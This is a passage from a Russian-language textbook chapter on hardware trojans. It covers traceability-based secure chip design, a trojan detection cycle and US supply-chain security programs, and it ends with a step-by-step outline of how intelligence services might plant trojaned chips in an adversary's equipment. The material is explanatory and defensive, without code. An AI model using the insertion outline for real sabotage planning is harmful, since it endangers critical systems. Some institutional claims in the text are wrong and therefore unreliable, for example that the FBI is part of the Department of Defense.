В качестве примера можно привести известные из практики методы быстрой разработки программ, которые начинаются с ориентировочного планирования, которое затем расширяется модульным и последовательным образом. Эти реализованные программные модули затем уточняются по результатам их практического использования, что на практике имеет место почти до самого конца изготовления программного продукта. Напротив – техника проектирования ИС предпочитает классический метод проектирования «сверху-вниз» на основе так называемой модели «водопада», где каждая фаза (этап) выполняется строго последовательно одна за другой. Изменения в предыдущих фазах, конечно, возможны, но нужно дать «просочиться водопаду» и учитывать все риски в виде длинного «хвоста» из других адаптаций.

Иначе говоря, *фазы разработки ИС имеют только некоторое сходство с разработкой программного обеспечения и только на этапах, которые находятся весьма «далеко» от конечного изделия.* Поэтому можно сделать вывод, что стандартные методы из области разработок надежного программного обеспечения могут быть применены только для первых стадий разработки микросхем.

9.4.2. Особенности обеспечения жизненного цикла разработки безопасного программного обеспечения

В науке о программировании термин *процесс безопасного (secure) программирования* часто относится к слову *trustworthy* (заслуживающий доверия), поскольку *secure* часто ассоциируется с надежностью и контролем качества, здесь задача состоит в том, чтобы конечный продукт не содержал уязвимостей по безопасности для конкретной конструкции или конкретного исполнения, типа переполнений буферов или инъекции команд. В работе [15] авторы базируются на первой интерпретации термина, хотя они часто коррелируют между собой.

Метод *прослеживаемости требования* (Requirement Traceability) был детально рассмотрен Gotel и Finkelstein [16]. Если вкратце, то он описывает математический аппарат решения такой далекой от микросхем темы, как возможность отследить всех людей, все решения и артефакты, которые приводят к определенному требованию, а также все артефакты (например, код и тесты), задействованные для реализации этого требования в конечном продукте. Последняя часть этого математического аппарата называется *post requirements* (спецификация), которая может быть математически подробно описана вплоть до каждого отдельного блока кода или строки кода.

Для всех популярных современных платформ разработки программных средств существует огромное число различных вариантов их конкретных реализаций. Они обычно перекрывают (или объединяют) другие требования, спецификации, методы тестирования и версии исходного кода программных средств. Интегрирование их в конкретную среду разработки вынуждает разработчиков придерживаться определенного перехода (алгоритма) процесса работы. При таком регламентированном процессе работы разработчики могут оказаться не в состоянии проводить изменения в средства управления исходным кодом без регистрации в спецификации, в тестовом сценарии или в запросе на внесение изменений. Вместе с отладочными символами для двоичного кода данный метод обеспечивает непрерывную прослеживаемость

от заданного технического требования, через спецификацию, тестовые сценарии и реализацию до двоичного кода и обратно. Каждая такая сгенерированная компилятором инструкция может быть реально отслежена вплоть до каждой конкретной строки исходного кода или конкретного функционального модуля и затем — до всех авторов спецификаций, требований, любых частных запросов на изменения и любых тестовых сценариев, связанных с этим.

Еще один термин, который мы перевели, как *постоянная интеграция* (Continuous Integration) описывает инфраструктуру разработки такого программного обеспечения, где любой программный код автоматически формируется и тестируется очень короткими временными интервалами — обычно несколько раз в день или, по меньшей мере, каждый вечер (т.е. *nightly build*). Это очень быстро приводит в итоге к пригодному к использованию продукту, что позволяет перейти к раннему тестированию, но без полного комплекта документации. Этот метод часто комбинируется с разработкой, определяемой тестированием (*test driven development*). Здесь тесты для конкретного изделия пишутся непосредственно перед фактической реализацией устройства и автоматически тестируются.

9.4.3. Основные методы безопасного проектирования микросхем для ответственных применений

9.4.3.1. Этапы безопасного проектирования микросхем

Авторы [15] в итоге попытались применить к процессу разработки надежных микросхем наиболее близкие опробованные на практике методы из техники надежного (безопасного) программирования. Однако из-за вышерассмотренных различий между особенностями проектирования микросхем и разработкой безопасных (надежных) программ, как было показано выше, соответствующие методы следует выбирать очень тщательно. Чтобы уменьшить вероятность внедрения различных аппаратных троянов, ими был разработан метод, примерно адекватный процессу разработки микросхем. Авторы [15] рассматривали следующие этапы его реализации.

Моделирование угрозы. На основании анализа типов кибератак и известных описаний аппаратных троянов, в том числе — обобщенных в [6], они проанализировали их «точки внедрения». Категория этих точек ими была названа *поверхностью атаки* (*attack surface*). Анализ вскрыл преимущества и недостатки различных способов внедрения вредоносной схемы на каждой определенной фазе (этапе) процесса разработки, таким образом, чтобы получить исчерпывающую картину, учитывающую перспективы обеих задействованных сторон, т.е. как разработчиков, так и атакующих.

Выбор методов. Методы, которые были авторами признаны применимыми, потребовали существенной доработки известных методов проектирования. На каждом этапе проектирования анализировалась техническая осуществимость введения конкретного метода и определялись дополнительные требования, которые должны быть выполнены для реального применения метода.

Определение цикла обнаружения. После того как были сформулированы все предварительные требования, полный цикл обнаружения (Hardware Trojan Detection

Cycle) детально описывается для использования разработчиками безопасных микросхем. Особое внимание уделяется использованию комплексного подхода — автоматической обработки (трассировки) и вмешательству разработчика.

Оценка. Заключительная оценка проекта должна показать, что разработанный цикл обнаружения уязвимости выполняет поставленную цель — успешно обнаруживать схемные аппаратные трояны. Для этого авторы [15] приводят конкретные решения своих тестовых вариантов реализации вредоносных схем из комплекта *Hardware Trojan Kit* [145]. В качестве примера ниже мы приведем оценку реализации одного из таких аппаратных троянов. Будет показано, что эта оценка все-таки выявила и ограничения этого метода.

9.4.3.2. Описание моделей угроз

Как было отмечено ранее, вредоносная схема может быть внедрена на разных стадиях процесса производства изделия. Каждая стадия имеет свое собственное математическое представление (описание) и имеет свои собственные риски и свои преимущества для атакующего. Вредоносная функциональность, установленная в спецификацию или конструкцию микросхемы, как говорят англичане, — «нуждается в том, чтобы быть скрытой тщательно продуманным образом, поскольку спецификации просматриваются и проверяются конструкторами, тестировщиками и разработчиками, и в них очень сложно вносить изменения».

Кибератака на стадии реализации (например, атака на конструкцию микросхемы) позволяет атакующему получить доступ как к функциям высокого уровня, так и к сигналам низкого уровня. Основное преимущество для атакующего здесь заключается в небольших финансовых и материальных затратах на установку своей вредоносной функции, но эта атака все-таки несет повышенные *риски быть обнаруженной* при квалифицированном тестировании изготовленного изделия. В качестве своего рода защитного действия атакующий может вставить ее модификации в «связующие» (интерфейсные) логические схемы между модулями или вообще распределить фрагменты аппаратного трояна между различными модулями микросхемы.

Внесенные злоумышленником *модификации списка соединений*, как правило, являются очень сложными для понимания даже высококвалифицированным разработчиком изделия. Это может в итоге приводить к компактным и «запутанным» модификациям микросхемы с минимальным числом измененных вентилях и межсоединений. Помимо этого, *современные средства синтеза сегодня сами могут быть носителями скрытых программных троянов* и просто скрывать аппаратные трояны каждый раз, когда выполняется синтез кристалла (*атакующий синтез*).

Модификации фотомасок и кибератаки в течение длительного цикла производственного изготовления микросхемы могут вносить даже еще более неуловимые изменения (например, [18]) в микросхему, но они, как правило, требуют очень глубокого понимания как работы самой атакуемой микросхемы, так и производственного процесса (*атакующий изготовление*).

Мы полагаем, что *чем раньше* в стадии производства будет внедрен троян, *тем больше* «намеков» на его присутствие будет рассеяно по всем объектам, связанным с проектом.

9.4.3.3. Прослеживаемость в микросхеме

Авторы [15] предлагают использовать так называемую *прослеживаемость* в разработке безопасной микросхемы аналогично тому, как это делается при разработке безопасного программного обеспечения. На основании заданных исходных технических требований всегда разрабатывается подробная спецификация и записывается в первую таблицу (рис. 9.17, левая таблица).




Рис. 9.17. Предложенная прослеживаемость при проектировании схем

Каждый документ спецификации имеет свою собственную историю. В отдельных спецификациях или параграфах указываются ссылки на отдельных конкретных авторов. Эти спецификации являются основой для создания специальных тестов. Тестовые сценарии привязываются к конкретным точкам (пунктам) спецификации, которые они охватывают (средняя таблица), к привлекаемым инженерам по тестированию, а позже также к охватываемым строкам исходного кода. Все варианты реализации снова основываются на спецификациях. Система управления исходным кодом теоретически также в состоянии привязать каждую версию и относящиеся части исходного кода к отдельным авторам и пунктам спецификации, или любому ранее поступившему запросу на внесение конкретного изменения, эффективно обеспечивая прослеживаемость каждого исправления каждой строки исходного кода.

Даже частое использование разработчиком микросхемы IP-блоков третьей стороны не требует специальной обработки, поскольку все библиотеки этой третьей стороны также известны в разработке программного обеспечения. Однако

здесь механизм генерации схемы и списка соединений работает совершенно отличным образом, чем это происходит в разработке программного обеспечения. Здесь вся разрабатываемая логика и схема оказываются в значительной степени оптимизированными. Даже *Вложенные нетлисты* (часто генерируемые для наглядности) уже содержат некоторую метайнформацию (например, имя модуля или процесса). На этой стадии обычным является прикрепить к элементам ссылки на исходный код — по факту многие из сегодняшних сред разработки делают это в той или иной форме.

Однако списки соединений без иерархии или преобразованные под технологию оптимизируются независимо от границ модулей. В зависимости от намеченной платформы выходные данные синтеза могут быть индивидуальными вентилями или справочными таблицами (в FPGA). Оптимизатор должен объединить соответствующим образом эти ссылочные метки исходного кода, например метки для объединенных элементов накапливаются в итоговом элементе. Однако выходной сигнал полностью удаленного индивидуального элемента обычно замещается статическим соединением либо на логический 0, либо на 1 в качестве входных данных на следующий элемент. В последнем случае, эти входные данные наследуют только метки, а не реальный источник логических 0 и 1. В других случаях, таких как полностью удаленные линии адресных шин, сопровождаемые изменением размера или полным удалением адресных дешифраторов, сбор всех меток уже не выглядит таким полезным и поэтому здесь необходимо выдерживать некоторый баланс.

Сохранение подобных метаданных на внешних полупроводниковых производствах доставляет некоторые дополнительные сложности. Например, требуется стандартизованное расширение для GDSII формата файлов (система графической базы данных). Поскольку GDSII де-факто является промышленным стандартом для топологических данных ИС.

Надо отметить, что этот метод неразрывной прослеживаемости от требований до исходного кода на каждый отдельный транзистор является очень полезным при некоторых (отладочных) задачах, а не только в нашем конкретном примере, который описывается далее.

9.4.3.4. Цикл обнаружения

Поскольку атаки могут иметь место на нескольких разных уровнях и на различных этапах разработки микросхемы, обеспечивая разные возможности обнаружения троянов, метод HTDS предлагает использовать многофазный цикл обнаружения с обратной связью — похожий на те, которые давно используются математиками и программистами для машинного обучения (рис. 9.18).

На первом этапе здесь используется накопленная база знаний для свойств и основных принципов работы аппаратных троянов. Она включает в себя знания экспертов, теоретические и практические описания из литературы, примеры из реальной жизни, конкретные известные случаи исполнения и реализации изучаемых учебных примеров.

Из этой базы знаний определенным образом извлекается набор правил и шаблонов для различных этапов (фаз) проекта, включая и этапы верификации.




Рис. 9.18. Предложенный подход к организации цикла обнаружения

Это: проверки правил проектирования, отрицательные шаблоны исходного кода, отрицательные подграфы списка соединений, структурные правила и правила формальной верификации, но этим не ограничивается. Затем эти правила применяются к конструкции через регулярные интервалы времени (например, в вечерних автоматизированных тестовых прогонах). Это позволяет автоматически выбирать соответствующие, наиболее эффективные методы проверки для маршрута безопасности проектирования микросхемы.

Затем все подозрительные структуры, которые выявляются этими процедурами тестирования, предъявляются обычно по регламенту старшему инженеру по тестированию или старшему инженеру по обеспечению безопасности.

Благодаря предварительно организованной полной прослеживаемости, они могут «отследить обратно» эти структуры до их исходного кода, авторов соответствующих строк кода, каждого отдельного внесенного изменения (история), предположительно охватываемого этим кодом требования к конструкции и соответствующих наборов тестовых сценариев. После проведения оценки этот инженер по тестированию или старший инженер помечает структуру как вредоносную или как по-настоящему нужный разработанный объект.

Последний случай сопровождается *анализом ошибки*. Поскольку точность правил обнаружения не является идеальной и продолжают появляться ошибочные результаты, эта информация отправляется обратно на полный цикл. В том случае, если инцидент является специфическим для проекта (или ошибка разработчика), в наборы правил добавляется это исключение или заново переписывается специфическая конструкция (например, область нетлиста или отдельные строки

исходных кодов). Если находки (истинные или ошибочные результаты) ведут к новому аспекту или знанию, то вышеупомянутая база знаний расширяется и дополняется.

И, наконец, **вместо заключения** — для тех читателей, которые просто «пробежали глазами» текст этого раздела.

Аппаратные трояны являются типом вредоносных схем, которые, к сожалению, сегодня реализуются в кремнии и являются «суровой правдой» нашей повседневной жизни. В то время как уже имеются сложные, проверенные практически, продуманные и надежные разработки программного обеспечения, соответствующих примеров для безопасной разработки микросхем еще очень мало.

Выше мы рассмотрели метод обнаружения аппаратного трояна, который можно эффективно применять и в стандартном маршруте разработки микросхем. В пределах итеративного цикла из общедоступной базы знаний извлекаются необходимые правила и паттерны, приводящие к формулированию специальных наборов правил проектирования. Автоматическими тестами выявляются «подозрительные» структуры, описание которых направляется старшему инженеру по тестированию и инженеру по безопасности (или их начальникам). Эти специалисты в состоянии «отследить назад» эти структуры и определить, являются ли они вредоносными. Если же они все-таки идентифицируются как вредоносные, затем выполняется критический анализ ошибки, и полученная информация передается обратно в базу знаний. Этот цикл обнаружения (HTDS) сопровождает фазы маршрута проектирования микросхемы, при этом постоянно расширяя свою базу знаний и адаптируясь. Тем самым учитывается, что некоторые свойства вредоносной схемы легче обнаружить в создаваемых объектах на конкретных этапах разработки, методики такого обнаружения и содержаться в описываемом способе. Этот метод является эффективным для защиты от агентов, атакующих этапы проектирования и синтеза и частично — от атакующих этапы производственного изготовления.

9.5. Современные технологии контроля безопасности в микроэлектронике

9.5.1. Введение в проблему

Если проблемы обеспечения информационной и кибербезопасности промышленных сетей специалистам давно и достаточно хорошо известны, то проблема обеспечения контроля безопасности в микроэлектронике для отечественных разработчиков микросхем и тем более — для разработчиков электронной аппаратуры — проблема новая и пока на страницах научно-технической печати она (за редкими исключениями) практически не обсуждается.

Целью данного раздела является анализ зарубежного опыта в области обеспечения безопасности каналов поставок микросхем, изготовленных на зарубежных полупроводниковых производствах и предназначенных для комплектации радиоэлектронных систем ответственного назначения. Здесь в обобщенном виде рассмотрим основы государственной политики США и стран НАТО, концепции, методы, нормативные требования и основные технические средства обеспече-

ния безопасности (достоверности) в современном микроэлектронном производстве.

Проблема обеспечения безопасности в микроэлектронике для русскоговорящих инженеров — это проблема новая и пока на страницах отечественной научно-технической печати она, за редким исключением, не обсуждается.

Но за рубежом эта проблема активно начала обсуждаться в открытой научно-технической печати более 20 лет назад. Интерес зарубежных исследователей и особенно военных специалистов к этой проблеме был обусловлен следующими *объективными факторами*.

1. Экономическими причинами и следствиями глобализации мировой полупроводниковой индустрии, процессами слияний и поглощений полупроводниковых фирм.
2. Процессом переноса полупроводниковых производств из высокоразвитых индустриальных стран (США, Англия, страны НАТО) в развивающиеся страны Юго-Восточной Азии (ЮВА) (Китай, Тайвань, Южная Корея, Япония).
3. Результатами теоретических и экспериментальных исследований феномена появления проблем аппаратных троянов в микросхемах.
4. Эволюционным изменением парадигмы проектирования (разработки) микросхем.
5. Появлением нового вида оружия — информационно-технического оружия (за рубежом принят термин «кибероружие»), существенно расширяющего возможности и снимающего существенные ограничения «классического» современного оружия (атомного, биологического, СВЧ-оружия, климатического, сейсмического и др. видов оружия).

В основе вышеуказанных *процессов глобализации* лежит тот очевидный факт, что при движении в сторону уменьшения проектных норм количество используемых в новых технологиях новых материалов растет по «экспоненте», и обычно одна даже «очень богатая» полупроводниковая компания не может найти эти требуемые дополнительные миллиарды долларов. Даже «полупроводниковые гиганты» вынуждены объединять финансовые и людские ресурсы [19].

Необратимый *процесс переноса полупроводниковых производств* в страны ЮВА был обусловлен чисто экономическими причинами — построить новый полупроводниковый завод, например, в Китае, еще в 2005–2010 гг. инвестору обходилось на 2–3 млрд долл. США дешевле, чем построить его в США, причем разрешение на строительство завода в Китае можно получить чуть ли не в течение одного месяца, а в США эта процедура занимает годы.

Зарубежными исследователями было показано, что в любую микросхему без ведома разработчика можно внедрить *аппаратный троян* практически на любой стадии маршрута — от этапа проектирования до изготовления. Этот троян может по команде своего «хозяина» выполнять самые различные несанкционированные функции — изменять режимы функционирования, передавать по сторонним (неконтролируемым) каналам любую внутреннюю (секретную) информацию, изменять электрические режимы работы микросхемы, вплоть до ее разрушения (отказа) по внешнему сигналу «злоумышленника».

9.5.2. Эволюция классической парадигмы проектирования микросхем ответственного назначения

Такой фактор, как существенное *изменение «парадигмы проектирования»*, хорошо известен зарубежным разработчикам микросхем. Как известно, «Руководящий документ» для любого разработчика современной микросхемы — это Техническое Задание (ТЗ) на микросхему или Общее Техническое Задание (ОТЗ) для комплекта разрабатываемых микросхем.

В отличие от обычных для отечественных разработчиков микросхем стандартных требований, кроме описания требуемых от микросхемы функций, временных диаграмм протокольного обмена, требуемого быстродействия, рабочей частоты, максимальной величины потребляемой мощности, уровней стойкости к ионизирующим излучениям, помехам по входам и цепям питания, устойчивости к разрядам статического электричества, надежным характеристикам (безотказность, наработка на отказ, срок активного функционирования в космосе и т.п.) зарубежный разработчик сегодня получает от Заказчика *стандартный дополнительный «пункт»*. Этот достаточно объемный «пункт» (раздел ТЗ) обычно называется «Методы, средства и порядок применения технологии контроля безопасности разрабатываемой микросхемы».

Дело в том, что с уменьшением проектных норм существенно возрастает стоимость разработки зарубежных микросхем. Зарубежные финансисты сегодня хорошо знают, что в многомиллионной стоимости разработки субмикронных микросхем от 25 до 75% составляют затраты на реализацию и обеспечение методов *«технологической безопасности»* микросхем. Термин «Технология контроля безопасности в микроэлектронике» впервые появился в научно-технической литературе уже после 2005 г., когда Министерством Юстиции США был опубликован известный *судебный отчет по результатам расследования путей попадания в военные и коммерческие системы США и их союзников контрафактных микросхем*. Исходной точкой в этом многотомном судебном расследовании являлась полученная от глубоко внедренной на китайских полупроводниковых заводах агентства ЦРУ информация о методах, средствах и каналах поставок в США и страны НАТО фальшивых «супернадёжных» микросхем. В вышедшей в этом году в издательстве «Техносфера» нашей книге [19], посвященной этой непростой теме (фактически это — первая в мире техническая энциклопедия по проблемам программных и аппаратных троянов), все эти вопросы рассмотрены более детально и аргументированно, а здесь мы попробуем *еще раз* очень кратко изложить суть проблемы.

«Технической платформой» кибероружия являются *программные и аппаратные трояны*, которые несанкционированно от владельцев, внедряясь в соответствии со злой волей «хозяина» в современные информационно-коммуникационные системы, системы телекоммуникаций, системы противоракетной обороны, системы энерго- и жизнеобеспечения мегаполисов, системы управления высокоточным оружием и т.д., и т.п., способны не только организовывать передачу «хозяину» секретной информации, но и полностью «перехватывать» управление этими объектами, вплоть до приведения их в полностью неработоспособное состояние.

Специалистами Министерства обороны США, а также входящими в его структуру разведывательными сообществами (Федеральное бюро расследований, Агентство Национальной Безопасности) в повседневной практике очень часто используется термин — «технологии контроля безопасности в микроэлектронике». В основе определения этого термина лежит известное сегодня только «западным» разработчикам микросхем выражение: «*Контроль безопасности в микроэлектронике абсолютно необходим, если у вас нет надежного фаундри*».

9.5.3. Место и роль технологий контроля безопасности в современной микроэлектронике

Как было показано в [19], в основе функционирования системы контроля безопасности микроэлектронных изделий лежит так называемый **принцип «золотой пятерки безопасности»**. Эта «золотая пятерка безопасности» в США была сформирована в результате многолетней скоординированной деятельности военных, разведслужб, промышленных и правительственных органов США в области обеспечения каналов поставок так называемых *достоверных микросхем* иностранного производства (рис. 9.19).

Американская «золотая пятерка безопасности» — это свод «толстых» комплексов нормативно-технических документов, различных правительственных директив и постоянно действующих программ, конкретных мероприятий по обеспечению безопасности каналов поставки микросхем для Министерства обороны США, НАСА и стран НАТО, спроектированных в США, но изготовленных за пределами этой страны, в основном, на полупроводниковых фабриках ЮВА.

Эти пять базовых направлений обеспечения защиты безопасности каналов поставок микросхем «иностранного» производства оформлены в виде соответствующих «томов» комплексов директивных, нормативно-технических и «правительственных» документов с единым (общим) подзаголовком, который в непрофессиональном авторском переводе на русский язык можно сформулировать так: «Иностранное вмешательство. Защита».



Рис. 9.19. «Золотая пятерка безопасности» — основные направления разработки комплексов нормативно-технических мероприятий, директив и программ обеспечения безопасности каналов поставки микросхем

Ниже здесь конкретно перечислим эти *комплексные* направления контроля безопасности микроэлектронных изделий:

- *методы контроля и проверки безопасности микросхем (IRIS, TRUST, CRAFT);*
- *методы контроля иностранных производств (EPIC, eFuse, SHIELD);*
- *методы функционального контроля аппаратных троянов в микросхемах (SPADE, DANI/CHIPS и др.);*
- *методы искусственного разделения компонентов функционального контроля (LARPA TIC, VAPR и др.);*
- *решения Правительства США в области утверждения перечня «надежных» поставщиков микросхем (надежных сертифицированных технологических линий, надежных сборочных производств).*

В свою очередь, все методы контроля и проверки безопасности (*первое* направление «пятерки») можно разделить на три большие группы:

- *анализ кристаллов микросхем;*
- *расширенный функциональный контроль с целью активации возможных скрытых аппаратных троянов в микросхемах;*
- *углубленный анализ собранных в корпус микросхем, систем в корпусе и систем на кристалле (SoC).*

В структуре Министерства обороны США в итоге был создан ряд специальных подразделений, наиболее известное из которых— *специальное подразделение МО США – JFAC (Объединенный Федеративный Центр обеспечения надежности микросхем).*

Сегодня в многомиллионной «долларовой стоимости» разработки современных микросхем (от 25 до 75% по экспертным оценкам западных специалистов) составляют затраты на обеспечение технологической безопасности микросхем (проверка на возможное наличие внедренных злоумышленниками аппаратных троянов). Такой большой разброс процентного соотношения стоимости работ зависит от конкретных требований конечного заказчика, от технологии изготовления микросхемы, от функциональной сложности исследуемой микросхемы, от ее целевого назначения. Как авторы показали в цитируемой выше технической энциклопедии, с увеличением степени интеграции, уменьшением уровня используемых проектных норм, резко возрастают технические проблемы, связанные с применением разработанных аналитических методов типа «анализ скрытых каналов, метод TESR, анализ тепловых излучений, метод анализа цепей питания, метод кольцевых генераторов и др., и что соответствующее аналитическое оборудование стоит десятки миллионов долларов.

В том случае, если анализируемая микросхема предназначена для работы в составе особо важных, стратегических или военных электронных систем (электроэнергетические инфраструктуры, атомная промышленность, высокоточное оружие, подводные лодки, космическая разведка и т.п.), для обеспечения заданного заказчиком высокого уровня технологической безопасности необходимо будет проводить не один/два, а максимальный цикл исследований с использованием всех самых современных (и не всегда публикуемых в открытой научно-технической печати) методов анализа и дорогостоящего оборудования.



Возможные места внедрения троянов и демонстрация возможностей обеспечения безопасности при работе с переходными (пока не сертифицированными) поставщиками

Рис. 9.20. Графическое представление последовательности основных этапов цикла изготовления и контроля микросхем на не сертифицированной Заказчиком (ненадежной) фабрике

Понятно, что организационная структура подобных Центров, как и описание конкретных задач, входящих в их состав функциональных подразделений (лабораторий), описание типа и характеристик используемого оборудования и методик анализа являются *служебными и техническими ноу-хау соответствующих служб и департаментов МО США*. Это — мировая практика.

На рис. 9.20 представлена последовательность основных этапов реализации цикла изготовления и контроля безопасности микросхем, изготовленных по заказу МО США на *несертифицированной* (непроверенной, ненадежной) полупроводниковой фабрике. Здесь показан весь «жизненный цикл» изготовления микросхем для МО США с указанием как конкретных проверочных функций, так и возможных нежелательных последствий (утечки секретной информации, клонирования, поставки «серых» микросхем и т.п.).

Следует отметить, что сегодня известно достаточно много *методов выявления аппаратных троянов в микросхемах* [19]. Здесь же мы приведем названия только наиболее популярных методов, например: *методы анализа по боковым (сторонним) каналам, на основе анализа спектра электромагнитного излучения микросхемы, метод автореференции (TeSP), метод кольцевых генераторов, функциональная валидация, метод «design-for-trust», метод обфускации и многие другие*.

9.6. Основные алгоритмы (пути) внедрения «зараженных» микросхем в технические объекты вероятного противника

В принципе, для упрощения все многообразие методов внедрения можно разделить также на две большие группы.

Первая группа относится к тому случаю, когда проектируемый объект (схема, устройство) предполагает использование специальной микросхемы (ASIC), которую надо будет разработать и изготовить на иностранной фабрике.

Вторая группа методов относится к тем случаям, когда разрабатываемый (модернизируемый) объект использует уже имеющиеся на международном рынке микросхемы. Эта ситуация сегодня наиболее характерна для предприятий российского ОПК, поэтому приведем типовой пример алгоритма такой кибератаки.

В этом случае упрощенный алгоритм внедрения в аппаратуру микросхем с АТ выглядит следующим образом.

1. Спецслужбы (разведка) «потенциального противника» (далее ПП) получают информацию об объекте атаки, об общих технических характеристиках выбранного объекта кибердиверсии, местах локализации разрабатывающих, испытательных и производственных линий, относящихся к объекту.
2. Аналитические подразделения спецслужб (АПСС) ПП готовят заключения — представляет ли объект опасность для национальной безопасности страны ПП в ближайшей и отдаленной перспективе.
3. В случае положительного заключения АПСС оперативные подразделения спецслужб (ОПСС) разрабатывают план соответствующей кибероперации.

- План включает в себя получение оперативных данных о предприятиях, конкретных сотрудниках, занимающихся разработкой электронных систем управления объекта, составе (номенклатуре) и технических характеристиках микросхем, перечень фирм — изготовителей микросхем, планируемых сроках и каналах поставки микросхем иностранного производства и т.д.
4. Формулируется основная цель и конкретные задачи внедрения аппаратного трояна (перехват секретной информации, перехват управления, снижение надежности (производительности), «замораживание» (выключение) критических функций (команд) или разрушение системы управления (по команде или по типу временной бомбы). Оценивается необходимость использования программного трояна (вируса), который может быть использован солидарно с аппаратным трояном.
 5. Технические подразделения спецслужб (ТПСС), включающие специалистов по микроэлектронике, определяют из этого перечня минимальный состав микросхем, наиболее подходящих для внедрения в них АТ. При этом исходят из тех соображений, что эти микросхемы должны максимально влиять на выполнение целевых функций объекта атаки в целом, а не отвечать за нарушение работы его второстепенных систем и устройств.
 6. Для выбранных микросхем определяется конкретный тип (типы) АТ, в наибольшей степени соответствующих решению поставленных целей и конкретных задач. При этом преимущество отдается уже опробованным на практике (в других кибердиверсиях) типам и конструкциям троянов. Здесь учитываются прежде всего технологический базис атакуемых микросхем (КМОП, БиКИОП, БиСДКМОП, GaAz), проектные нормы. Учитывается и наименование фирмы — изготовителя закупаемой микросхемы. Последнее важно для определения каналов внедрения АТ — дешевле и оперативнее использовать проверенный канал («завербованных»/«купленных» сотрудников фирмы-изготовителя), чем создавать новый.
- Если возникает необходимость создать новый тип АТ, реализуется соответствующая программа, включающая все этапы от проектирования самого трояна до изготовления «зараженной» микросхемы и ее испытаний в составе электронного блока — функционального аналога объекта атаки. Составляется бюджет будущей спецоперации, определяются конкретные статьи расходов, статьи расходов. Оцениваются существующие риски, разрабатываются мероприятия по их нейтрализации.
7. Техническая реализация (проектирование и изготовление) «зараженной» микросхемы — функционального аналога заявленной заказчиком. Фактически такая микросхема проектируется и изготавливается по стандартному маршруту, любой изготовитель не может знать, что это «зараженная» микросхема. Любая китайская фабрика за деньги изготовит такую микросхему в любых количествах.
 8. Разработка и верификация (проверка правильности) функциональной модели электронного устройства с АТ. Разработка и исследование физического макета — аналога атакуемого электронного устройства. Например, центрифуги для атомной промышленности.

9. ОПСС разрабатывают операцию по логистике внедрения зараженной микросхемы в атакуемый объект. Здесь тоже существует много различных вариантов. На рис. 9.21 в графическом виде представлен упрощенный алгоритм действий спецслужб вероятного противника, поясняющий содержание целей и задач основных этапов спецоперации.

Попробуем описать его более подробно.

1. **Определение номенклатуры** ЭКБ, применяемой в радиоэлектронном оборудовании выбранного технического объекта атаки.

Простейшие методы решения этой задачи:

- анализ обращений за разрешением (например, в Госдеп США) на поставку ЭКБ категорий MIL-grade, SPASE-grade;
- анализ поставок ЭКБ (стандартные, отчеты фирм) по конечному потребителю (производителю);
- анализ конструкции РЭА в составе (развед. данные, закупка через посредника образца);
- анализ утечки информации — при закупках на конкурсной основе (производителями и НИОКР на разработку ЭКБ).

В итоге реализации этого этапа атакующая сторона получает *перечень либо всей номенклатуры ЭКБ, либо какой-то части номенклатуры.*

2. **Анализ** состава ЭКБ и выбор объекта (объектов) для внедрения трояна (троянов).

